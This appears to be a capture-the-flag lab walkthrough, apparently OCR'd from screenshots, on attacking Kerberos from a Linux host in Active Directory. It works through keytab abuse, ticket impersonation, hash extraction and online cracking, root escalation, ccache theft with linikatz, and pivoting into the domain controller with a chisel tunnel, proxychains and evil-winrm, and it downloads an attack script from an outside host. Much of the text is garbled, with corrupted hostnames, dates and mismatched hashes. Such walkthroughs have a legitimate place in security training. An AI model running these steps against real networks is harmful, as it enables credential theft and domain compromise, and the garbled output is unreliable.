david@inlanefreight.htb$
```

```
david@inlanefreight.htb$ sudo systemctl list
inlanefreight.htb
Type: kerberos
realm-name: INLANEFREIGHT.HTB
domain-name: inlanefreight.htb
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libsss-sss
required-package: libsss-sss
required-package: sssd
required-package: samba-common-bin
login-formats: NISinlanefreight.htb
login-policy: allow-permitted-logins
permitted-logins: david@inlanefreight.htb, julio@inlanefreight.htb
permitted-groups: linux Admins

david@inlanefreight.htb$
```

Julio AND david can login to our AD machine

Let's look for keytab files

```
david@inlanefreight.htb$ find / -name *keytab -ls 2>/dev/null
287437 4-rw-r--r-- 1 root root 2118 Aug 9 2021 /usr/lib/python3/dist-packages/samba/tests/dckeytab.py
288276 4-rw-r--r-- 1 root root 1871 Oct 6 2022 /usr/lib/python3/dist-packages/samba/tests/__pycache__/dckeytab.cpython-38.pyc
287728 4-rw-r--r-- 1 root root 2758 Jul 18 2022 /usr/lib/x86_64-linux-gnu/samba/lib/updates/keytab.so
288612 28-rw-r--r-- 1 root root 28858 Jul 18 2022 /usr/lib/x86_64-linux-gnu/samba/libnet-keytab.so.8
115108 4-rw-r--r-- 1 root root 2694 Oct 14 21:33 /etc/krb5.keytab
263448 12-rw-r--r-- 1 root root 18015 Oct 4 2022 /opt/impacket/krb5caket/krb5/keytab.py
262189 4-rw-rw-rw- 1 root root 214 Oct 14 21:55 /opt/specialfiles/carlos.keytab
112181 8-rw-r--r-- 1 root root 4582 Oct 6 2022 /opt/keytabextract.py
287958 4-drw-r--r-- 2 ssd ssd 4898 Jun 21 2022 /var/lib/sss/keytabs
398284 4-rw-r--r-- 1 root root 388 Oct 4 2022 /var/lib/gssapi/2.7.8/doc/gssapi-1.3.1/ri/GSSAPI/Simple/set_keytab-1.r1
```

Note: To use a keytab file, we must have read and write (rw) privileges on the file.

/opt/specialfiles/carlos.keytab stands out since we have read and write permission on it !

We verify crontab for scripts than can be running :

```
david@inlanefreight.htb$ crontab -l
no crontab for david@inlanefreight.htb
david@inlanefreight.htb$
```

Let's check currently loaded tickets:

```
david@inlanefreight.htb$ klist
KRB5CCNAME=FILE:/tmp/krb5cc_64740107.fuu821
david@inlanefreight.htb$
```

We can confirm it belongs to us :

```
david@inlanefreight.htb$ klist
Ticket cache: FILE:/tmp/krb5cc_64740107.fuu821
Default principal: david@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/14/2024 21:45:47 10/15/2024 07:45:47 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/15/2024 21:45:47

david@inlanefreight.htb$
```

Let's import Carlos ticket to our session:

```
david@inlanefreight.htb$ klist carlos@INLANEFREIGHT.HTB -k -t /opt/specialfiles/carlos.keytab
```

And we can verify it's now loaded :

```
david@inlanefreight.htb$ klist
Ticket cache: FILE:/tmp/krb5cc_64740107.fuu821
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/14/2024 22:03:14 10/15/2024 08:03:14 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/15/2024 22:03:14
```

We have impersonated carlos

But what if we want to get his creds from his keytab ?

Let's do it :

```
david@inlanefreight.htb$ curl http://10.10.10.68:8080/keytabextract.py
2024-10-14 22:09:09 - http://10.10.10.68:8080/keytabextract.py
Connecting to 10.10.10.68:8080... connected.
HTTP request sent, waiting response... 200 OK
Length: 4582 (4.5K) [text/x-python]
Saving to: 'keytabextract.py'

keytabextract.py 100%[=====] 4.47K --.-KB/s in 0s


2024-10-14 22:09:09 (359 MB/s) - 'keytabextract.py' saved [4582/4582]

david@inlanefreight.htb$ ls
flag.txt keytabextract.py
david@inlanefreight.htb$ chmod +x keytabextract.py
david@inlanefreight.htb$ python3 keytabextract.py /opt/specialfiles/carlos.keytab
[+] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[+] AES256-CTS-HMAC-SHA1 Key found. Will attempt hash extraction.
[+] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[+] Keytab file successfully imported.
REALM: INLANEFREIGHT.HTB
SERVICE PRINCIPAL: carlos/
NTLM HASH: a738f92b3c88ba24ec2d99589a9c6e8
AES-256 HASH: 42ff6ba256696109018584a99598795e8cd47c489e25e2aa6901de2943007f
AES-128 HASH: f47ade0bf48613ba104ff8a45d1261ca
david@inlanefreight.htb$
```


Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

a738f92b3c88b42ec2499589b9cc6d0



Supports: LM, NTLM, md2, md4, md5, md5(salt), sha1, sha224, sha256, sha384, sha512, speck128(salt), whirlpool, MySQL 4.1+ (sha1/sha256), QuircV3 (Backup Defaults)

Hash	Type	Result
a738f92b3c88b42ec2499589b9cc6d0	NTLM	Password

Color Codes: ■ Exact match, ■ Partial match, ■ Not found

Download CrackStation's Wordlist

```
jerki@Anonymous: ~/HackTheBox
$ ssh carlos@inlanefreight.htb
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon 14 Oct 2024 16:12:34 PM UTC
System load: 0.81          Processes: 218
Usage of /: 26.4% of 33.7GB    Users logged in: 1
Memory usage: 13%          IP address for ens160: 172.16.1.15
Swap usage: 0%

 * Super-optimized for small spaces - read how we shrink the memory footprint of MicroK8s to make it the smallest full K8s around.
https://ubuntu.com/blog/microk8s-memory-optimisation

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Oct 30 20:33:44 2022 from 172.16.1.5
carlos@inlanefreight.htb:~$
```

```
carlos@inlanefreight.htb:~$ ls
flag.txt  script-test-results.txt
carlos@inlanefreight.htb:~$ cat flag.txt
Carlo_15_xtr
carlos@inlanefreight.htb:~$ realm list
inlanefreight.htb
Type: kerberos
realm-name: INLANEFREIGHT.HTB
domain-name: inlanefreight.htb
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libsss-sss
required-package: libpam-sss
required-package: adcli
required-package: samba-common-bin
login-formats: MainInlanefreight.htb
login-policy: allow-permitted-logins
permitted-logins: david@inlanefreight.htb, julia@inlanefreight.htb
permitted-groups: Linux Admins
carlos@inlanefreight.htb:~$ hostname
linux01.inlanefreight.htb
carlos@inlanefreight.htb:~$
```

Check for file of keytab

```
carlos@inlanefreight.htb:~$ find / -name *keytab -ls 2>/dev/null
287437 4 -rw-r--r-- 3 root root 2118 Aug 9 2021 /usr/lib/python3/dist-packages/samba/tests/dckeytab.py
288276 4 -rw-r--r-- 3 root root 1871 Oct 4 2022 /usr/lib/python3/dist-packages/samba/tests/_pycache__/_dckeytab.cpython-38.pyc
287728 24 -rw-r--r-- 3 root root 22748 Jul 18 2022 /usr/lib/x86_64-linux-gnu/samba/lib/update_keytab.so
288032 28 -rw-r--r-- 3 root root 26856 Jul 18 2022 /usr/lib/x86_64-linux-gnu/samba/libnet-keytab.so.8
288491 4 -rw-r--r-- 3 carlos@inlanefreight.htb domain users@inlanefreight.htb 146 Oct 6 2022 /home/carlos@inlanefreight.htb/.scripts/john.keytab
115648 4 -rw-r--r-- 3 root root 2696 Oct 14 21:33 /etc/krb5.keytab
262444 12 -rw-r--r-- 3 root root 18045 Oct 4 2022 /opt/impacket/impacket/krb5/keytab.py
262623 4 -rw-rw-rw- 3 root root 216 Oct 14 22:18 /opt/specialfiles/carlos.keytab
112101 8 -rw-r--r-- 3 root root 4582 Oct 8 2022 /opt/keytabextract.py
287938 4 -rw-r--r-- 3 root root 4896 Jun 21 2022 /usr/lib/sas/keytab
398284 4 -rw-r--r-- 3 root root 388 Oct 4 2022 /usr/lib/gssapi/2.7.8/doc/gssapi-1.3-1/ri/GSSAPI/Simple/set_keytab-1.r1
carlos@inlanefreight.htb:~$
```

A keytab requested by carlos for john user stands up

```
carlos@inlanefreight.htb:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
#
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
#
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use "*" in these fields (for "any").
#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
#
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
#
# For example, you can run a backup of all your user accounts
# at 3 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
#
# For more information see the manual pages of crontab(5) and cron(8)
#
# h dom mon dow command
*/5 * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
carlos@inlanefreight.htb:~$
```

```
*/5 * * * /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
carlos@inlanefreight.htb:~$ cat /home/carlos@inlanefreight.htb/.scripts/kerberos_script_test.sh
#!/bin/bash

kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
subclient //dc01.inlanefreight.htb/svc_workstations -c 'ls' -k -no-pass > /home/carlos@inlanefreight.htb/script-test-results.txt
carlos@inlanefreight.htb:~$
```

/home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt

Seems like another keytab for svc_workstations => let's impersonate this since it seems that it can interact with the dc

```
carlos@inlanefreight.htb:~$ klist
Ticket cache: FILE:/tmp/krb5cc_867402d86_913yE3
Default principal: carlos@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/14/2024 22:12:33 10/15/2024 08:12:33 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
renew until 10/15/2024 22:12:33
carlos@inlanefreight.htb:~$ klist -p krb5
KRB5CCNAME=FILE:/tmp/krb5cc_867402d86_913yE3
carlos@inlanefreight.htb:~$
```

Carlos ticket is loaded in the session

Let's load svc ticket :

```
carlos@inlanefreight.htb:~$ kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/.scripts/svc_workstations.kt
carlos@inlanefreight.htb:~$ klist
```

```

carlos@inlanefreight.htb$ kinit svc_workstations@INLANEFREIGHT.HTB -k -t /home/carlos@inlanefreight.htb/scripts/svc_workstations.kt
carlos@inlanefreight.htb$ klist
Ticket cache: FILE:/tmp/krb5cc_647402606_913yE3
Default principal: svc_workstations@INLANEFREIGHT.HTB

Valid starting Expires Service principal
18/10/2024 22:21:07 18/10/2024 08:21:07 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
Renew until 18/10/2024 22:21:07
carlos@inlanefreight.htb$

```

I tried to access the smb resource but the shell hang :

```

carlos@inlanefreight.htb$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls' -no-pass
%
carlos@inlanefreight.htb$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls'
C:\>
carlos@inlanefreight.htb$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls'
session setup failed: NT STATUS_CONNECTION_RESET
carlos@inlanefreight.htb$ smbclient //dc01.inlanefreight.htb/svc_workstations -k -c 'ls' -k -no-pass
session setup failed: NT STATUS_CONNECTION_RESET

```

I tried to crack keytab :

```

carlos@inlanefreight.htb$ ls
flag.txt keytabextract.py script-test-results.txt
carlos@inlanefreight.htb$ python3 keytabextract.py /home/carlos@inlanefreight.htb/scripts/svc_workstations.kt
[!] No RC4-HMAC located. Unable to extract NTLM hashes.
[*] AES128-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[!] Unable to identify any AES128-CTS-HMAC-SHA1 hashes.
[*] Keytab file successfully imported.
  REALM : INLANEFREIGHT.HTB
  SERVICE PRINCIPAL : svc_workstations/
  AES-256 HASH : 8c104804080923d3d350b7f6237b1794c456ac42c0d57753064283089d4d6

```

But it didn't show me the NTLM hash

```

carlos@inlanefreight.htb$ for i in $(echo ".kdbx .keytab .kt krb5");do echo -e "ofile extension: " $i; find / -name $i -type f | grep -v "/usr/lib/headers/share/">done
File extension: .kdbx
File extension: .keytab
/home/carlos@inlanefreight.htb/scripts/john.keytab
/etc/krb5.keytab
/opt/specialfiles/carlos.keytab
File extension: .kt
/home/carlos@inlanefreight.htb/scripts/svc_workstations_all.kt
/home/carlos@inlanefreight.htb/scripts/svc_workstations.kt
File extension: krb5
/tmp/krb5cc_647401107_fud821
/tmp/krb5cc_647402606
/tmp/krb5cc_647401106_H83Duc
/tmp/krb5cc_647402606_913yE3
/tmp/krb5cc_647401106_Yrppg3
/etc/krb5.keytab
/etc/krb5.conf
/opt/impacket/impacket/krb5
/opt/impacket/krb5/misc/text/krb5_crypto.py
carlos@inlanefreight.htb$

```

There is another file

/home/carlos@inlanefreight.htb/scripts/svc_workstations_all.kt

```

carlos@inlanefreight.htb$ python3 keytabextract.py /home/carlos@inlanefreight.htb/scripts/svc_workstations_all.kt
[*] RC4-HMAC Encryption detected. Will attempt to extract NTLM hash.
[*] AES128-CTS-HMAC-SHA1 key found. Will attempt hash extraction.
[*] AES128-CTS-HMAC-SHA1 hash discovered. Will attempt hash extraction.
[*] Keytab file successfully imported.
  REALM : INLANEFREIGHT.HTB
  SERVICE PRINCIPAL : svc_workstations/
  NTLM HASH : 7247e0d4387e76996ff3f18a34316fd
  AES-256 HASH : 8c104804080923d3d350b7f6237b1794c456ac42c0d57753064283089d4d6
  AES-128 HASH : 3a7e21a3031a0df39181187ac88677
carlos@inlanefreight.htb$

```

Yes, we did found the ntlm hash this time

Enter up to 20 non-salted hashes, one per line:

7247e0d4387e76996ff3f18a34316fd

I'm not a robot

Crack Hashes

Supports LM, NTLM, md2, md4, md5, md5(md5_hex), md5-hex, sha1, sha256, sha384, sha512, sha512crypt, wharpoon, MySQL 4.1+ (sha1crypt, sha1), QubertV3 BackupDefaults

Hash	Type	Result
7247e0d4387e76996ff3f18a34316fd	NTLM	Password04

Color Codes: ■ Exact match, ■ Partial match, ■ Not found.

[Download CrackStation's Wordlist](#)

```

[jerhi@Anonymous] ~$ MacTheBox
$ ssh svc_workstations@inlanefreight.htb0.129.62.231 -p 2222
svc_workstations@inlanefreight.htb0.129.62.231's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

System information as of Mon 14 Oct 2024 19:50:46 PM UTC

System load:  0.0          Processes:    222
Usage of /:   26.4% of 13.7GB    Users logged in:  2
Memory usage: 36%           IPv4 address for ens160: 172.16.1.15
Swap usage:   0%

 * Super-optimized for small spaces - read how we shrink the memory
  footprint of Micro8s to make it the smallest full K8s around.
  https://ubuntu.com/blog/microk8s-memory-optimization

3 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Wed Oct 12 21:18:12 2022 from 172.16.1.5
svc_workstations@inlanefreight.htb$

```

```

svc_workstations@inlanefreight.htb$ sudo -l
uid=647401109(svc_workstations@inlanefreight.htb) gid=647400513(domain users@inlanefreight.htb) groups=647400513(domain users@inlanefreight.htb),647402608(linux admins@inlanefreight.htb)
svc_workstations@inlanefreight.htb$

```

```

svc_workstations@inlanefreight.htb$ sudo -l
[sudo] password for svc_workstations@inlanefreight.htb:
Matching Defaults entries for svc_workstations@inlanefreight.htb on linux01:
env_reset, mail_badpass, secure_path=/usr/local/bin:/usr/bin:/usr/sbin:/usr/bin:/usr/sbin:/usr/bin:/snap/bin

User svc_workstations@inlanefreight.htb may run the following commands on linux01:
(ALL) ALL
svc_workstations@inlanefreight.htb$

```

We can execute anything as root !

Let's execute linikatz :

```

[*] [smb-check] SMBd log configuration
[*] [samba-check] Samba configuration
[*] -rw-r--r-- 1 root root 8962 Oct 16 2022 /etc/samba/smb.conf
[*] -rw-r--r-- 1 root root 8 Jul 18 2022 /etc/samba/gdbcmmands
[*] [kerberos-check] Kerberos configuration
[*] -rw-r--r-- 1 root root 2888 Oct 16 21121 /etc/Krb5.conf
[*] -rw-r--r-- 1 root root 2894 Oct 16 21133 /etc/krb5.keytab
[*] 1 jul10binlnaefright,htb domain users@binlnaefright,htb 1486 Oct 14 22155 /tmp/krb5cc_64748110b_H8D3D
[*] 1 jul10binlnaefright,htb domain users@binlnaefright,htb 1414 Oct 14 22155 /tmp/krb5cc_64748110b_P8f1K
[*] 1 jul10binlnaefright,htb domain users@binlnaefright,htb 1414 Oct 14 22155 /tmp/krb5cc_64748110b_P8f1K
[*] 1 davidbinlnaefright,htb domain users@binlnaefright,htb 1634 Oct 14 22183 /tmp/krb5cc_647481107_FuW2t1
[*] 1 davidbinlnaefright,htb domain users@binlnaefright,htb 1535 Oct 14 22195 /tmp/krb5cc_647481109_F0FHtL
[*] 1 carolinbinlnaefright,htb domain users@binlnaefright,htb 1746 Oct 14 22155 /tmp/krb5cc_647482666
[*] 1 davidbinlnaefright,htb domain users@binlnaefright,htb 1633 Oct 14 22142 /tmp/krb5cc_647482666_51y6z
[*] [samba-check] Samba machine secrets
[*] [samba-check] Samba hashes
[*] [samba-check] Samba hashes

```

Change to root:

```
root@linux01:~# ls -all /tmp
total 72
drwxrwxrwt 13 root          root           4896 Oct 14 23:58 .
drwxr-xr-x 24 root          root           4896 Oct 6   2022 ..
drwxrwxrwt 2 root          root           4896 Oct 14 23:23 krb5cc_647401106_bafrrv
drwxrwxrwt 2 root          root           4896 Oct 14 23:23 krb5cc_647401106_bafrrv
-rw-r--r-- 1 julio@linux01:freight.htb domain users@linux01:freight.htb 1444 Oct 14 23:58 krb5cc_647401106_HRDrux
-rw-r--r-- 1 svc_workestat@linux01:freight.htb domain users@linux01:freight.htb 1535 Oct 14 23:52 krb5cc_647401109_A1skfs
-rw-r--r-- 1 linux01:freight.htb domain users@linux01:freight.htb 1746 Oct 14 23:58 krb5cc_647402086
-rw-r--r-- 1 carlos@linux01:freight.htb domain users@linux01:freight.htb 1433 Oct 14 23:46 krb5cc_647402086_91jYcJ
drwx----- 3 root          root           4896 Oct 14 23:23 snap-lad
drwx----- 3 root          root           4896 Oct 14 23:23 systemd-private-92f9ed5bb1a1a9a4e232e2d3d3ac8-systemd-logind.service-wa0ffI
drwx----- 3 root          root           4896 Oct 14 23:23 systemd-private-92f9ed5bb1a1a9a4e232e2d3d3ac8-systemd-resolved.service-v3RtU1
drwxrwxrwt 2 root          root           4896 Oct 14 23:23 systemd-private-92f9ed5bb1a1a9a4e232e2d3d3ac8-systemd-timesyncd.service-vCUI
drwx----- 2 root          root           4896 Oct 14 23:23 vmware-root-gpp-3979839557
drwxrwxrwt 2 root          root           4896 Oct 14 23:23 xrtm
drwxrwxrwt 2 root          root           4896 Oct 14 23:23 xrtm
root@linux01:~# export KRB5CCNAME=FILE:/tmp/krb5cc_647401106_bafrrv
root@linux01:~# klist
Ticket cache: FILE:/tmp/krb5cc_647401106_bafrrv
Default principal: julio@INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/14/2024 23:58:01 10/15/2024 09:58:01 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/15/2024 23:58:01
root@linux01:~# smbclient //192.168.1.7/julio-k
Try "help" to get a list of possible commands.
smb: \> get flag.txt
NT STATUS: 0xC0000002 NAME_NOT_FOUND opening remote file \\flag.txt
smb: \> ls
.                D      0 Thu Jul 14 12:29:34 2022
..               D      0 Thu Jul 14 12:29:34 2022
julio.txt        A     17 Thu Jul 14 21:10:12 2022

7786427 blocks of size 4096, 4459148 blocks available
smb: \> get julio.txt
getting file \\julio.txt of size 17 as julio.txt [16.6 Kilobytes/sec] (average 16.6 Kilobytes/sec)
smb: \> exit
root@linux01:~# cat julio.txt
[Julia] SmbRe_FileRoot@linux01:~
```

Since we are root we run `liniktz ==>>`

```
I: [sss-check] SSS ticket list
Ticket cache: FILE:/var/lib/sss/db/ccache_INLanFREIGHT.HTB
Default principal: L1NX01$@INLanFREIGHT.HTB

Valid starting      Expires            Service principal
10/10/2024 09:12:48 10/16/2024 10:12:48 krbtgt/INLanFREIGHT.HTB@INLanFREIGHT.HTB
renew until 10/17/2024 09:12:48, Flags: RIA
    Etype (skew, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
10/10/2024 09:12:48 10/10/2024 10:12:48 ldap/c0c1.inlanefreight.htb@
renew until 10/17/2024 09:12:48, Flags: RAO
    Etype (skew, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
10/10/2024 09:12:48 10/10/2024 10:12:48 ldap/c0c1.inlanefreight.htb@INLanFREIGHT.HTB
renew until 10/17/2024 09:12:48, Flags: RAO
    Etype (skew, tkt): aes256-cts-hmac-sha1-96, aes256-cts-hmac-sha1-96 , AD types:
I: [kerberos-check] User Kerberos tickets
```

We found the `linux01_ccache` file in `lib`!

```
root@linux01:~# ./kerberos-scripts/10.10.16.4:8000/linkat:2276# export KRB5CCNAME=FILE:/var/lib/sss/db/cache_INLANEFREIGHT.HTB
root@linux01:~# ./kerberos-scripts/10.10.16.4:8000/linkat:2276# klist
Ticket cache: FILE:/var/lib/sss/db/cache_INLANEFREIGHT.HTB
Default principal: LINUX01$INLANEFREIGHT.HTB

Valid starting Expires Service principal
10/16/2024 09:12:48 10/16/2024 10:12:48 krbtgt/INLANEFREIGHT.HTB@INLANEFREIGHT.HTB
    renew until 10/17/2024 09:12:48
10/16/2024 09:12:48 10/16/2024 10:12:48 ldap/dc01.inlanefreight.htb@
    renew until 10/17/2024 09:12:48
10/16/2024 09:12:48 10/16/2024 10:12:48 ldap/dc01.inlanefreight.htb@INLANEFREIGHT.HTB
    renew until 10/17/2024 09:12:48
```

We

```
root@linux01:~/kerberos-scripts/10.10.16.4:8000/linikatz.2276# smbclient //DC01/linux01 -k
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Wed Oct 5 14:17:02 2022
..               D      0 Wed Oct 5 14:17:02 2022
flag.txt         A      52 Wed Oct 5 14:17:02 2022

7706623 blocks of size 4096, 4468269 blocks available
smb: \> get flag.txt
getting file \flag.txt of size 52 as flag.txt (25.4 KiB/sec) (average 25.4 KiB/sec)
smb: \> exit
root@linux01:~/kerberos-scripts/10.10.16.4:8000/linikatz.2276# cat flag.txt
**Using_KeyTab_Like_@_PRO
root@linux01:~/kerberos-scripts/10.10.16.4:8000/linikatz.2276#
```

Extra:

Transfer Julio's coache file from LINUX01 to your attack host. Follow the example to use chisel and proxychains to connect via evil-winrm from your attack host to MS01 and DC01. Mark DONE when finished.

Submit your answer here...

Submit Reveal Answer

From Windows (MS01), export Julio's ticket using Mimikatz or Rubeus. Convert the ticket to ccache and use it from Linux to connect to the C disk. Mark DONE when finished.

Submit your answer here...

Submit Reveal Answer

```
File Edit Search View Document Help
Warning: you are using the root account. You may be able to do more damage to this system.

1 127.0.0.1 localhost
2 127.0.1.1 Anonymous
3
4 172.16.1.10 inlanefreight.htb inlanefreight dc01.inlanefreight.htb dc01
5 172.16.1.15 victim.inlanefreight.htb victim
6
7 ::1 localhost ip6-localhost ip6-loopback
8 ff02::1 ip6-allnodes
9 ff02::2 ip6-allrouters
10
11
```

```
File Edit Search View Document Help
Warning: you are using the root account. You may be able to do more damage to this system.

1 [Proxylist]
2 socks5 127.0.0.1 1080
3
```

```
jerbi@Anonymous:~/opt/chisel
$ sudo ./chisel_1.10.1_linux_amd64 server --reverse
2024/10/16 05:33:53 server: Reverse tunnelling enabled
2024/10/16 05:33:53 server: Fingerprint 8u0g5m4nqFFNzGMS9j2k30drfgd9KX-uE3EUsqM-
2024/10/16 05:33:53 server: Listening on http://0.0.0.0:8080

```

```
jerbi@Anonymous:~/BackTheBox
```

```
svw_workstations@inlanefreight.htb@linux01:~$ sudo ./chisel_1.10.1_linux_amd64 client 10.10.16.4:8000 R:socks
^C
svw_workstations@inlanefreight.htb@linux01:~$ sudo ./chisel_1.10.1_linux_amd64 client 10.10.16.4:8000 R:socks
[sudo] password for svw_workstations@inlanefreight.htb:
2024/10/16 19:52:19 client: Connecting to ws://10.10.16.4:8000
2024/10/16 19:52:24 client: Connected (Latency 79.115286ms)
```

```
jerbi@Anonymous:~/BackTheBox/password_attacking/ctbs
$ sudo python3 -m pyftplib --user 22 --write
/usr/lib/python3/dist-packages/pyftplib/authorsizers.py:188: RuntimeWarning: write permissions assigned to anonymous user.
  self.check_permissions(username, perm)
[1 2024-10-16 05:48:30] concurrency model: async
[1 2024-10-16 05:48:30] masquerade (AKA) address: None
[1 2024-10-16 05:48:30] passive ports: None
[1 2024-10-16 05:48:30] >>> starting FTP server on 0.0.0.0:21, pid=28585 <<<
```

```

[*]jerbi@Anonymous:~/hackingToolbox/password_attacking[lab5]
[*]$ proxychains evil-winrm -i dc01 -r inlanefreight.htb
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17

evil-winrm shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function
is unimplemented on this machine

Data: For more information, check Evil-winRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-p
ath-completion

Info: Establishing connection to remote endpoint
[proxychains] Dynamic chain ... 127.0.0.1:10800 ... 172.16.1.10:88 ... OK
[proxychains] Dynamic chain ... 127.0.0.1:10800 ... 172.16.1.10:5985 ... OK
inlanefreight@julo:
evil-winrm PS C:\Users\julo\Documents> systeminfo

Host Name: DC01
OS Name: Microsoft Windows Server 2019 Standard
OS Version: 10.0.17763.0 N/A Build 17763
OS Manufacturer: Microsoft Corporation
OS Configuration: Primary Domain Controller
OS Build Type: Multiprocessor Free
Registered Owner: Windows User
Registered Organization:
Product ID: 00429-00321-62775-AA135
Original Install Date: 7/13/2022, 12:51:51 PM
System Boot Time: 10/16/2024, 2:41:21 PM
System Manufacturer: VMware, Inc.
System Model: VMware7,1
x64-based PC
System Type: 1 Processor(s) Installed.
[01]: AMD64 Family 25 Model 1 Stepping 1 AuthenticAMD ~2595 MHz
BIOS Version: VMware, Inc. VMW71.BOV.24224532.864.2408191458, 8/19/2024

```

